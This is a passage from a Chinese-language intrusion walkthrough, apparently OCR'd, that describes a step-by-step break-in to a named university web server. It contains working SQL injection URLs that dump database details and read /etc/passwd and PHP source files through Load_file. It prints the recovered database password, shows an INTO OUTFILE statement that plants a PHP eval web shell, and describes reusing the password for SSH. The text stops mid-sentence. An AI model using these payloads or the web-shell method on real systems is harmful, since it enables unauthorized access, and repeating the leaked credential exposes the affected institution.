字段位置，如图4。




图4

其实如此简单而又经典的注入使用手工也是一个很好的复习。下面我们来爆常用信息。访问"http://ictd09.uestc.edu.cn/news.php?id=2/**/and/**/1=2/**/union/**/select/**/1,user(),3,version(),database()/*"，顺利的爆出了数据库用户名、数据库版本、数据库名，如图5。




图5

大家注意到没有，居然是root用户运行的Mysql，看来我们的权限应该是相当大的，那我们就来Load_file，访问"http://ictd09.uestc.edu.cn/news.php?id=2/**/and/**/1=2/**/union/**/select/**/1,2,3,4,Load_file("/etc/passwd")/*"，用户信息顺利的读出来了，如图6。但是读取"/usr/local/apache2/conf/httpd.conf"时却没有结果，读取"/usr/local/apache/conf/httpd.conf"也是一样，看来是做了限制。




图6

由于没有找到后台是在哪里，因此也就没有必要去破解帐号之类的了，而且我尝试了几个简单的表名，也都不对。一般使用php+Mysql构架的Linux系统，应该都离不了phpmyadmin的，这就是典型的LAMP结构。我在"http://ictd09.uestc.edu.cn/"后依次尝试phpmyadmin的各种大小写组合，当访问到"http://ictd09.uestc.edu.cn/phpMyAdmin"的时候，出现了phpmyadmin的登录界面，如图7，在这里大家要注意一下，很多朋友在查找phpmyadmin目录的时候没有注意到当主机是*nix系统时，系统对大小写是敏感的，不要受平时入侵Windows服务器时的惯性思维的影响。




图7

phpmyadmin需要密码才能登录，默认情况下一般phpmyadmin的密码就是Mysql当前用户的连接密码，还记得我们可以使用Load_file吗？一般网站的连接数据库的连接信息都是存放在php文件中的，我们可以Load_file来读取，但是使用Load_file的前提是要知道文件的绝对路径，这就要靠猜了，默认情况下，*nux下的网站目录是/var/www/，于是尝试访问"http://ictd09.uestc.edu.cn/news.php?id=2/**/and/**/1=2/**/union/**/select/**/1,2,3,4,Load_file("/var/www/index.php")/*"，顺利的读取出来了，如图8，而且主页文件还包含了一个看上去很像数据库连接文件的/include/new_common.php，这里小菜们请注意一下，如果index.php没有读取出来，还可以再试试Index.php,default.php等首页文件的大小字母组合。

我们继续读/include/new_common.php，访问"http://ictd09.uestc.edu.cn/news.php?id=2/**/and/**/1=2/**/union/**/select/**/1,2,3,4,Load_file("/var/www/include/new_common.php")/*"，结果如图9所示，仔细观察，数据库连接信息已经出来了，密码是ictd08.edu，见图中横线处。




图 8




图 9

使用这个密码登录 phpmyadmin，成功的进去了，如图 10。关于在 phpmyadmin 后台拿 shell 的文章已经有很多了，我们这个是 root 权限，更是无所畏惧。下面就来使用最简单的方式拿 shell，点击左上角执行 SQL 命令图标，进入执行 SQL 命令的界面，执行 "select "<?php eval($_POST[cmd])?>" INTO OUTFILE '/var/www/123.php'"，对 SQL 命令不熟悉的朋友请注意一下这个的单、双引号。成功执行了，如图 11。马上拿出 lanker 微型 PHP 后门客户端 2.0，连接并成功执行了 php 环境命令，如图 12，shell 顺利的拿到了。后来又发现原来服务器还开放了 22 远程登录端口，使用 putty 连接上，密码依然是 ictd08.edu，如图 13。这次的入侵非常简单，也非常初级，所以也没有必要使用工具了，在整个过程中我特别注意到了 *nix 对大小写敏感的问题（这个问题很多工具都没有注意），巩固了 SQL 注入命令，这些是我学到的新东西，希望看过这个文章的新鸟们会有所提高。另外，我已经及




图 10

